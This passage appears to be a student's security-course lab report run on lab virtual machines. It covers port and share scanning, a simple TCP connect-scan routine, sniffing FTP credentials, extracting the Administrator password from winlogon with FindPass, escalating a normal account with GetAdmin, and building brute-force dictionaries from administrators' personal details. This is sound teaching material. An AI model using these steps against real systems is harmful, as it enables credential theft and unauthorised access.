图 29 本地主机与 Windows 2000 之间传输的 telnet 数据包

四、实验结果分析与总结

通过本次实验，我学习了如何安装并配置虚拟机，了解了 Wireshark 的基本使用方法，加深了对 Telnet 服务的了解，并能够使用 Wireshark 对抓取的数据包进行简单分析。其中，在使用 Wireshark 对数据包进行跟踪分析时，使用 Wireshark 中的过滤器可以大大提高分析效率。

实验二 被动扫描

一、实验简介

1.1 实验目的

使用工具（包括 GetNTUser、PortScan、Shed）或者编程实现被动扫描（包括系统用户扫描、开放端口扫描、共享目录扫描、TCP 协议实现的端口扫描）。

1.2 实验环境

- (1) VMware Workstation 15;
- (2) Windows 2000 Professional 虚拟机;
- (3) Windows 7 虚拟机;

(4) Windows 10。

1.3 实验内容

(1) 使用工具软件：GetNTUser，该工具可以在 Winnt4 以及 Win2000 操作系统上使用，主要功能包括：

- 扫描出 NT 主机上存在的用户名。
- 自动猜测空密码和与用户名相同的密码。
- 可以使用指定密码字典猜测密码。
- 可以使用指定字符来穷举猜测密码。

(2) 使用工具软件 PortScan 可以得到对方计算机都开放了哪些端口。

(3) 通过工具软件 Shed 来扫描对方主机，得到对方计算机提供了哪些目录共享。

(4) 实现端口扫描的程序可以使用 TCP 协议和 UDP 协议，原理是利用 Socket 连接对方的计算机的某端口，试图和该端口建立连接。如果建立成功，就说明对方开放了该端口，如果失败了，就说明对方没有开放该端口。

二、实验原理

2.1 端口扫描原理

端口扫描原理即尝试与目标主机建立连接，如果目标主机有回复则说明端口开放。

目前常见的端口扫描分为以下几种：

- 全 TCP 连接：这种方法使用三次握手与目标主机建立标准的 tcp 连接。但是这种方法跟容易被发现，被目标主机记录。
- SYN 扫描：扫描主机自动向目标主机的指定端口发送 SYN 数据段，表示发送建立连接请求。如果目标主机的回应报文 SYN=1，ACK=1. 则说明该端口是活动的，接着扫描主机发送回一个 RST 给目标主机拒绝连接。导致三次握手失败。如果目标主机回应是 RST 则端口是“死的”。
- FIN 扫描：发送一个 FIN=1 的报文到一个关闭的窗口该报文将丢失并返

回一个 RST，如果该 FIN 报文发送到活动窗口则报文丢失，不会有任何反应。

- 代理扫描：扫描器作为中间人，首先原样转发流量，并返回服务器响应给浏览器等客户端，通讯两端都认为自己直接与对方对话，同时记录该流量，然后修改参数并重新发送请求进行扫描。

三、实验过程

3.1 系统用户扫描

首先在 Windows 7 的 GetNTUser 上添加 Windows 2000 的 IP 地址，并进行扫描，可以看到主机上的各个用户，而且 Administrator 的密码为空。




图 30 设置受害机 IP




图 31 扫描结果

然后切换到 Windows 2000，修改 Administrator 的密码。




图 32 修改 Administrator 的密码

切换到 Windows 7，用 GetNTUser 添加字典文件并重新扫描 Windows 2000，Administrator 的密码显示如下：




图 33 添加字典后重新扫描

3.2 开放端口扫描

用 PortScan 扫描主机，发现对方主机开启的端口如下：




图 34 PortScan 扫描受害机端口

3.3 共享目录扫描

通过工具软件 Shed 来扫描对方主机，得到对方计算机提供了哪些目录共享。该软件可以扫描一个 IP 地址段的共享信息，这里只扫描 IP 为 192.168.120.150 的目录共享情况。在起始 IP 框和终止 IP 框中都输入 192.168.120.150，点击按钮“开始”就可以得到对方的共享目录了。扫描结果如下图：



图 35 共享目录扫描

3.4 利用 TCP 协议实现端口扫描

实现端口扫描的程序可以使用 TCP 协议和 UDP 协议，原理是利用 Socket 连接对方的计算机的某端口，试图和该端口建立连接。如果建立成功，就说明对方开放了该端口，如果失败了，就说明对方没有开放该端口。该端口扫描程序关键部分代码如下：

```

1. #ifndef INADDR_NONE
2. #define INADDR_NONE 0xffffffff
3. #endif /* INADDR_NONE */
4. /*-----
5. * connectsock - allocate & connect a socket using TCP or UDP
6. *-----
7. */
8. SOCKET connectsock(const char *host, const char *service, const char *transport )
9. {
10.     struct hostent *phe; /* pointer to host information entry */

```

```

11.  struct servent *pse; /* pointer to service information entry */
12.  struct protoent *ppe; /* pointer to protocol information entry*/
13.  struct sockaddr_in sin; /* an Internet endpoint address */
14.  int s, type; /* socket descriptor and socket type */
15.  memset(&sin, 0, sizeof(sin));
16.  sin.sin_family = AF_INET;
17.  /* Map service name to port number */
18.  if ( pse = getservbyname(service, transport) )
19.      sin.sin_port = pse->s_port;
20.  else if ( (sin.sin_port = htons((u_short)atoi(service))) == 0 )
21.      errexit("can't get \"%s\" service entry\n", service);
22.  /* Map host name to IP address, allowing for dotted decimal */
23.  if ( phe = gethostbyname(host) )
24.      memcpy(&sin.sin_addr, phe->h_addr, phe->h_length);
25.  else if ( (sin.sin_addr.s_addr = inet_addr(host)) == INADDR_NONE)
26.      errexit("can't get \"%s\" host entry\n", host);
27.  /* Map protocol name to protocol number */
28.  if ( (ppe = getprotobyname(transport)) == 0)
29.      errexit("can't get \"%s\" protocol entry\n", transport);
30.  /* Use protocol to choose a socket type */
31.  if (strcmp(transport, "udp") == 0)
32.      type = SOCK_DGRAM;
33.  else
34.      type = SOCK_STREAM;
35.  /* Allocate a socket */
36.  s = socket(PF_INET, type, ppe->p_proto);
37.  if (s == INVALID_SOCKET)
38.      errexit("can't create socket: %d\n", GetLastError());
39.  /* Connect the socket */
40.  if (connect(s, (struct sockaddr *)&sin, sizeof(sin)) ==
41.      SOCKET_ERROR)
42.      errexit("can't connect to %s.%s: %d\n", host, service,
43.      GetLastError());
44.  return s;
45. }

```

该端口扫描程序运行结果如下，红色框内为未开放的 22 端口扫描结果：

```
C:\Users\stdin\Desktop>proj4_4.exe 192.168.120.150 445
C:\Users\stdin\Desktop>proj4_4.exe 192.168.120.150 22
can't connect to 192.168.120.150.22: 10061
C:\Users\stdin\Desktop>proj4_4.exe 192.168.120.150 139
C:\Users\stdin\Desktop>_
```

图 36 利用 TCP 协议实现端口扫描

四、实验结果分析与总结

通过本次实验，我学习了如何对受害机进行被动扫描，了解了系统用户扫描、开放端口扫描、共享目录扫描的基本方法，加深了对端口扫描的理解，并能够编写简单的程序实现端口扫描。

实验三 主动式策略扫描

一、实验简介

1.1 实验目的

主动式策略是基于网络的，它通过执行一些脚本文件模拟对系统进行攻击的行为并记录系统的反应，从而发现其中的漏洞。

1.2 实验环境

- 操作系统

Windows 7、Windows XP、Windows 2000 Advanced Server

- 软件

X-Scan-v2.3、Win Sniffer、winlogon.exe 、FindPass.exe、GetAdmin.exe

1.3 实验内容

本实验涵盖以下主题：

- 漏洞扫描
- 网络监听
- 获取管理员密码
- 用户权限提升

二、实验原理

2.1 漏洞扫描

X-Scan-v2.3 的系统要求为：Windows 9x/NT4/2000。该软件采用多线程方式对指定 IP 地址段（或单机）进行安全漏洞检测，支持插件功能，提供了图形界面和命令行两种操作方式。其扫描结果保存在/log/目录中，index_*.htm 为扫描结果索引文件。

扫描内容包括：

- 远程操作系统类型及版本
- 标准端口状态及端口 Banner 信息
- SNMP 信息，CGI 漏洞，IIS 漏洞，RPC 漏洞，SSL 漏洞
- SQL-SERVER、FTP-SERVER、SMTP-SERVER、POP3-SERVER
- NT-SERVER 弱口令用户，NT 服务器 NETBIOS 信息
- 注册表信息等。

2.2 网络监听

网络监听的目的是截获通信的内容，监听的手段是对协议进行分析。在该实验中我们使用 Sniffer pro 对网络进行监听。

监听器 Sniffer 的原理是在局域网中与其他计算机进行数据交换的时候，发送的数据包发往所有的连在一起的主机，也就是广播，在报头中包含目标机的正

确地址。因此只有与数据包中目标地址一致的那台主机才会接收数据包，其他的机器都会将包丢弃。但是，当主机工作在监听模式下时，无论接收到的数据包中目标地址是什么，主机都将其接收下来。然后对数据包进行分析，就得到了局域网中通信的数据。一台计算机可以监听同一网段所有的数据包，不能监听不同网段的计算机传输的信息。

除了非常著名的监听软件 Sniffer Pro 以外，还有一些常用的监听软件：

- 嗅探经典——Iris
- 密码监听工具——Win Sniffer
- 密码监听工具——pswmonitor 和非交换环境局域网的 fssniffer 等等
- Sniffer Pro 是一款非常著名监听的工具，但是 Sniffer Pro 不能有效的提取有效的信息。
- 目前比较常用的监听软件——WireShark

2.3 winlogon.exe

用户登录以后，所有的用户信息都存储在系统的一个进程中，这个进程是：“winlogon.exe”，可以利用程序将当前登录用户的密码解码出来。



三、实验过程

3.1 漏洞扫描

该部分实验使用的工具软件 X-Scan-v2.3，使用该软件对系统存在的一些漏洞进行扫描，首先选择菜单栏设置下的菜单项“扫描参数”，进行扫描参数的设置。




图 37 设置扫描模块

可以看出该软件可以对常用的网络以及系统的漏洞进行全面的扫描，选中几个复选框，点击按钮“确定”。然后确定要扫描主机的 IP 地址或者 IP 地址段，选择菜单栏设置下的菜单项“扫描参数”，在指定 IP 范围框中输入受害机的 IP 地址：192.168.120.150-192.168.120.150。




图 38 设置扫描参数

设置完毕后，进行漏洞扫描，点击工具栏上的图标“开始”，开始对目标主机进行扫描。扫描结果如下图所示：




图 39 扫描结果

3.2 网络监听

Win Sniffer 专门用来截取局域网内的密码，比如登录 FTP，登录 Email 等的密码。在该实验中我们使用 Win Sniffer 对 FTP 中的下信息进行抓取。首先点击工具栏图标“Adapter”，设置网卡，这里设置为本机的物理网卡就可以。




图 40 设置网卡


然后点击 start 开始监听并使用 DOS 命令行连接远程受害主机的 FTP 服务，打开 Win Sniffer，看到刚才的会话过程已经被记录下来了，显示了会话的一些基本信息。

```
[05/14/21]seed@VM:~$ ifconfig
ens33      Link encap:Ethernet  HWaddr 00:0c:29:c9:5e:f5
           inet addr:192.168.120.135  Bcast:192.168.120.255  Mask:255.255.255.0
           inet6 addr: fe80::4ae2:2660:eab8:8772/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:249 errors:0 dropped:0 overruns:0 frame:0
           TX packets:196 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:71723 (71.7 KB)  TX bytes:21060 (21.0 KB)
           Interrupt:19 Base address:0x2000
```

图 41 查看被连接主机 IP 地址


```
C:\WINDOWS\system32\cmd.exe - ftp 192.168.120.135
C:\Documents and Settings\stdin>ftp 192.168.120.135
Connected to 192.168.120.135.
220 (vsFTPd 3.0.3)
User (192.168.120.135:(none)): seed
331 Please specify the password.
Password:
230 Login successful.
```

图 42 ftp 连接成功



N	Time	From	To	Protocol	Username	Password	Additional Info
1	05.14.2021 16:09	192.168.120.151	192.168.120.135	ftp	seed	Password is not available in trial versi	

图 43 抓取结果

3.3 得到管理员密码

使用 FindPass 等工具可以对该进程进行解码，然后将当前用户的密码显示出来。将 FindPass.exe 拷贝到 C 盘根目录，执行该程序，将得到当前用户得登录名。

```
C:\Documents and Settings\Administrator>findpass

To Find Password in the Winlogon process
Usage: findpass DomainName UserName PID-of-WinLogon

The debug privilege has been added to PasswordReminder.
The WinLogon process id is 224 (0x000000e0).
To find ADSERVER\Administrator password in process 224 ...
The encoded password is found at 0x008e0800 and has a length of 3.
The logon information is: ADSERVER/Administrator/123.
The hash byte is: 0x54.
```

图 44 得到 Administrator 密码

3.4 普通用户建立管理员账号

首先创建一个 xyz 的普通用户，使用 net users 指令查看该账户发现其为普通用户。

```

C:\Documents and Settings\Administrator>net users xyz
用户名                               xyz
全名
注释
用户的注释
国家(地区)代码                       000 <系统默认值>
帐户启用                             Yes
帐户到期                             永不
上次设置密码                         2021/5/7 上午 11:15
密码到期                             2021/6/19 上午 10:03
密码可更改                           2021/5/7 上午 11:15
需要密码                             Yes
用户可以更改密码                     Yes
允许的工作站                         All
登录脚本
用户配置文件
主目录
上次登录                             2021/5/14 上午 11:21
可允许的登录小时数                   All
本地组会员                           *Users
全局组成员                           *None
命令成功完成。

```

图 45 查看用户“xyz”

利用 xyz 帐户登录系统，在系统中执行程序 GetAdmin.exe，程序自动读取所有用户列表，在左侧列表中选择要加入管理员组的用户名，并点击 OK，程序弹窗显示修改成功。




图 46 程序自动读取所有用户列表




图 47 将“xyz” 加入管理员组




图 48 加入成功

再次使用 net users 指令查看 xyz 账户发现其成为了管理员账户。

```
C:\Documents and Settings\Administrator>net users xyz
用户名                xyz
全名
注释
用户的注释
国家<地区>代码        000 <系统默认值>
帐户启用              Yes
帐户到期              永不
上次设置密码          2021/5/7 上午 11:15
密码到期              2021/6/19 上午 10:03
密码可更改            2021/5/7 上午 11:15
需要密码              Yes
用户可以更改密码      Yes

允许的工作站          All
登录脚本
用户配置文件
主目录
上次登录              2021/5/14 上午 11:21

可允许的登录小时数    All

本地组会员            *Administrators      *Users
全局组成员            *None
命令成功完成。
```

图 49 再次查看用户 “xyz”

四、实验结果分析与总结

通过本次实验，我学习了如何进行漏洞扫描与网络监听，了解了漏洞扫描与网络监听的基本原理，加深了对用户权限与分组的理解，并能够根据实验指导书进行简单的用户权限提升。

实验四 暴力攻击

一、实验简介

1.1 实验目的

学会使用暴力破解对操作系统、加密软件的密码进行破解，并对 Unicode 漏洞进行了解，掌握其检测方法和攻击方法。

1.2 实验环境

- (1) VMware 15.X;
- (2) Windows 2000 Service 虚拟机、Windows 7 虚拟机、Windows 10;
- (3) GetNTUser、Microsoft Word 2016、AOPR。

1.3 实验内容

本实验涵盖以下主题：

- 暴力破解操作系统密码;
- 暴力破解邮箱密码;
- 暴力破解 Word 文档密码;
- Unicode 漏洞
 - (1) Unicode 漏洞的检测方法;
 - (2) 利用 Unicode 漏洞读取系统盘目录;
 - (3) 利用 Unicode 漏洞删除主页;
 - (4) 利用 Unicode 漏洞拷贝文件。

二、实验原理

2.1 暴力破解

暴力破解的原理就是使用攻击者自己的用户名和密码字典，一个一个去枚举，尝试是否能够登录。一般暴力破解可以通过按照一定的规则随机生成用户名或密码字典去爆破，也可以通过添加字典文件进行爆破。

2.2 字典文件

一次字典攻击能否成功，很大因素上决定与字典文件。一个好的字典文件可以高效快速的得到系统的密码。攻击不同的公司、不通地域的计算机，可以根据公司管理员的姓氏以及家人的生日，可以作为字典文件的一部分，公司以及部门的简称一般也可以作为字典文件的一部分，这样可以大大的提高破解效率。一个字典文件本身就是一个标准的文本文件，其中的每一行就代表一个可能的密码。目前有很多工具软件专门来创建字典文件。

三、实验过程

3.1 暴力破解操作系统密码

首先在 Windows 7 的 GetNTUser 上添加 Windows 2000 的 IP 地址，并进行扫描，可以看到主机上的各个用户，而且 Administrator 的密码为空。




图 50 添加受害机 IP 地址




图 51 扫描结果

然后切换到 Windows 2000，修改 Administrator 的密码。

